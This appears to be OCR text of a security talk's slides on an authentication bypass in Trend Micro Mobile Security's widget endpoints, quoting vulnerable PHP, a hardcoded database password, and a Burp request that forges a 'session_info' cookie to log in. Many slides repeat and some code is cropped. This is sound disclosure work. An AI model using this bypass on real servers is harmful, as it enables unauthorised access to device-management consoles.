  - CVE-2023-32523 – Authentication Bypass
  - CVE-2023-32525 – (Limited) File Upload
  - CVE-2023-32527 – (Limited) Local File Inclusion

- Codebase comes with 2 nearly identical endpoints at `/widget` and `/widgetforsecurity` → find 1 chain, get another for free!!
- “With compliments” full chain
  - CVE-2023-32524 – Authentication Bypass
  - CVE-2023-32526 – (Limited) File Upload
  - CVE-2023-32528 – (Limited) Local File Inclusion



`session_info`
`PHPSESSID`

`session_info` is bound to `PHPSESSID`!

Therefore... Generating valid `session_info` = authentication bypassed!

Vulnerable code

```
// Mobile Security/web/widget/index.php


/*
* Session Management (check authentication status)
*/
require_once(dirname(__FILE__).'/inc/class/user/User.php');
$wfuser = new WFUser();
if( !$wfuser->isFailed() ) {
    if( false == $wfuser->product_user_init() ) {
    }
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php

/*
* Session Management (check authentication status)
*/
require_once(dirname(__FILE__).'/inc/class/user/User.php');
$wfuser = new WFUser();
if( !$wfuser->isFailed() ) {
    if( false == $wfuser->product_user_init() ) {
    }
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php

require_once (dirname(__FILE__) . "/../../config.php");
require_once (dirname(__FILE__) . "/../common/db/GenericDao.php");
class WFUser
{
    public function __construct(){
        $this->createUserDB();
    }
    public function createUserDB(){
        global $wfconf_dbconfig;
        $this->userdb = new WFGenericDao($wfconf_dbconfig["table"]["users"]["name"],
                                         $wfconf_dbconfig["table"]["userdata"]["name"], $wfconf_dbconfig, 0);
    }
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php
```


```
// Mobile Security/web/widget/inc/config.php


/* ******************************************************
* Database configurations
*/
$wfconf_WFHome = realpath(dirname(__FILE__) . "/..");
$wfconf_dbconfig = array();
$wfconf_dbconfig["type"] = "sqlite"; // sqlite or mysql
$wfconf_dbconfig["host"] = "localhost";
$wfconf_dbconfig["username"] = "root";
$wfconf_dbconfig["password"] = "root@trendmicro";
// Settings for SQLite
$wfconf_dbconfig["dbname"] = "tmwf";
$wfconf_dbconfig["dbfile"] = $wfconf_WFHome . "/repository/db/sqlite/tmwf.db"; // database file
```

Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php
```


```
// Mobile Security/web/widget/inc/config.php


/* ******************************************************
* Database configurations
*/
$wfconf_WFHome = realpath(dirname(__FILE__) . "/..");
$wfconf_dbconfig = array();
$wfconf_dbconfig["type"] = "sqlite"; // sqlite or mysql
$wfconf_dbconfig["host"] = "localhost";
$wfconf_dbconfig["username"] = "root";
$wfconf_dbconfig["password"] = "root@trendmicro";
// Settings for SQLite
$wfconf_dbconfig["dbname"] = "tmwf";
$wfconf_dbconfig["dbfile"] = $wfconf_WFHome . "/repository/db/sqlite/tmwf.db"; // database file
```



Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php

require_once (
require_once (
class WFUser
{
    public fur
        $this-
    }
    public fur
        global
        $this->userdb = new WFGenericDao($wfconf_dbconfig["table"]["users"]["name"],
                                         $wfconf_dbconfig["table"]["userdata"]["name"], $wfconf_dbconfig, 0);
    }
}
```



Vulnerable code

```
// Mobile Security/web/widget/index.php


/*
* Session Management (check authentication status)
*/
require_once(dirname(__FILE__).'/inc/class/user/User.php');
$wfuser = new WFUser();
if( !$wfuser->isFailed() ) {
    if( false == $wfuser->product_user_init() ) {
    }
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php

public function product_user_init(){
    $email = product_get_session_username();
    if(false == $this->recover_session_byemail($email)){
        // no previous session
        // load user
        if(false == $this->loaduser_byemail($email)){
            // create the user
            if(! $this->create_user($email)){
               // ...
            }
        }
        $this->binduser();
        $this->createCookieForPage();
    }
    return true;
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php

public function product_user_init(){
    $email = product_get_session_username();
```

```
// Mobile Security/web/widget/repository/widgetPool/wp1/inc/common.php

function product_get_session_username()
{
    if( isset($_SESSION["UserName"]) ) {
        return $_SESSION["UserName"];
    }
}
```

```
        $this->createCookieForPage();
    }
    return true;
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php

public function product_user_init(){
    $email = product_get_session_username();
```

```
// Mobile Security/web/widget/repository/widgetPool/wp1/inc/common.php

function product_get_session_username()
{
    if( isset($_SESSION["UserName"]) ) {
        return $_SESSION["UserName"];
```

```
// Mobile Security/web/widget/repository/widgetPool/wp1/inc/product_auth.php

session_start();
$User = explode(',',$_COOKIE['session_info']);
$_SESSION["UserName"] = $User[1];
```

Chai

}

Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php

public function product_user_init(){
    $email = product_get_session_username();
    if(false == $this->recover_session_byemail($email)){
        // no previous session
        // load user
        if(false == $this->loaduser_byemail($email)){
            // create the user
            if(! $this->create_user($email)){
               // ...
            }
        }
        $this->binduser();
        $this->createCookieForPage();
    }
    return true;
}
```

Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php

public function product_user_init(){
    $email = product_get_session_username();
    if(false == $this->recover_session_byemail($email)){
        // no previous session
        // load user
        if(false == $this->loaduser_byemail($email)){
            // create the user
            if(! $this->create_user($email)){
               // ...
            }
        }
        $this->binduser();
        $this->createCookieForPage();
    }
    return true;
}
```

Vulnerable code


```
// Mobile Security/web/widget/inc/class/user/User.php

public function create_user($email, $password = ''){
    $newuser = array();
    $newuser["email"] = $email;
    $newuser["pass"] = $password;
    $this->userdb->add_users($newuser);
}
```


```
            if(! $this->create_user($email)){
               // ...
            }
        }
        $this->binduser();
        $this->createCookieForPage();
    }
    return true;
}
```

Vulnerable code

```
// Mobile Security/web/widget/inc/class/user/User.php

public function create_user($email, $password = ''){
    $newuser = array();
    $newuser["email"] = $email;
    $newuser["pass"] = $password;
    $this->userdb->add_users($newuser);
```

```
// Mobile Security/web/widget/inc/class/common/db/GenericDao.php

public function add_users($tblinfo) {
    $sqlstring = 'INSERT into ' . $this->users_table . ' (email, pass, data, cdata, udata, pdata, lang,
theme) VALUES ( :email, :pass, :data, :cdata, :udata, :pdata, :lang, :theme)';
    $sqlvalues[':email'] = $tblinfo["email"];
    $sqlvalues[':pass'] = $tblinfo["pass"];
    // ...
    return $this->runSQL($sqlstring, $sqlvalues, "Adding [" . $this->users_table . "] failed", 1);
}
```


Send
Cancel
Target: https://192.168.126.128
Request
Pretty
Raw
Hex
\n
1 GET /mdm/web/widget/index.php HTTP/2
2 Host: 192.168.126.128:4488
3 Cookie: session_info=,foobar;
4
5
Response
Pretty
Raw
Hex
Render
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: PHP/7.4.12
8 Set-Cookie: LANG=en_US; path=/
9 Set-Cookie: PHPSESSID=smd49iu3rrlbv3k2j7pfovr9gg; path=/
10 Set-Cookie: wf_CSRF_token=8271b835074b4c9278ab761b289aadd8; path
11 Set-Cookie: LANG=en_US; path=/
12 Set-Cookie: LANG=en_US; path=/
13 Set-Cookie: un=a08b285b1b153e0b68cd976c8506bc9a; path=/
14 Set-Cookie: userID=18; path=/
15 Set-Cookie: LANG=en_US; path=/
16 Set-Cookie: wids=modPolicyList%2C; path=/


DB Browser for SQLite - C:\Program Files (x86)\Trend Micro\Mobile Security\web\widget\repository\db\sqlite\tmwf.db
File Edit View Tools Help
New Database
Open Database
Write Changes
Revert Changes
Open Project
Save Project
Database Structure
Browse Data
Edit Pragmas
Execute SQL
Table: users
Filter in any column
id email pass data cdata udata pdata lang theme
Filter Filter Filter Filter Filter Filter Filter Filter Filter
1 18 foobar [{"c... [{"m... [{"s... en_... default

Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php

public function product_user_init(){
    $email = product_get_session_username();
    if(false == $this->recover_session_byemail($email)){
        // no previous session
        // load user
        if(false == $this->loaduser_byemail($email)){
            // create the user
            if(! $this->create_user($email)){
               // ...
            }
        }
        $this->binduser();
        $this->createCookieForPage();
    }
    return true;
}
```


Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php

public function binduser(){
    $_SESSION['uniqueid'] = $this->gencode();
    $_SESSION['uid'] = $this->userinfo['id'];
    setcookie("userID", $this->userinfo['id'], 0, WF_COOKIE_PATH);
    // the final step of binding
    $this->auth = true;
}
```

```
        }
        $this->binduser();
        $this->createCookieForPage();
    }
    return true;
}
```



Send
Cancel
Target: https://192.168.126.128
Request
Pretty
Raw
Hex
\n
1 GET /mdm/web/widget/index.php HTTP/2
2 Host: 192.168.126.128:4488
3 Cookie: session_info=,foobar;
4
5
Response
Pretty
Raw
Hex
Render
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: PHP/7.4.12
8 Set-Cookie: LANG=en_US; path=/
9 Set-Cookie: PHPSESSID=smd49iu3rrlbv3k2j7pfovr9gg; path=/
10 Set-Cookie: wf_CSRF_token=8271b835074b4c9278ab761b289aadd8; path
11 Set-Cookie: LANG=en_US; path=/
12 Set-Cookie: LANG=en_US; path=/
13 Set-Cookie: un=a08b285b1b153e0b68cd976c8506bc9a; path=/
14 Set-Cookie: userID=18; path=/
15 Set-Cookie: LANG=en_US; path=/
16 Set-Cookie: wids=modPolicyList%2C; path=/

`session_info`
`PHPSESSID`

`session_info` is bound to `PHPSESSID`!

Therefore... Generating valid `session_info` = authentication bypassed!

To authenticate → `Cookie: session_info=,foobar`


proxy
Share
View
« Trend Micro › Mobile Security › web › widget › repository › widgetPool › wp1 › proxy
Name
Date modified
Type
Size
modMDM
6/18/2023 10:34 PM
File folder
modTMMSPM
6/18/2023 10:34 PM
File folder
proxy
Share
View
« Trend Micro › Mobile Security › web › widgetforsecurity › repository › widgetPool › wp1 › proxy
Name
Date modified
Type
Size
modMDM
6/18/2023 10:34 PM
File folder
modTMMSPM
6/18/2023 10:34 PM
File folder

Vulnerable code

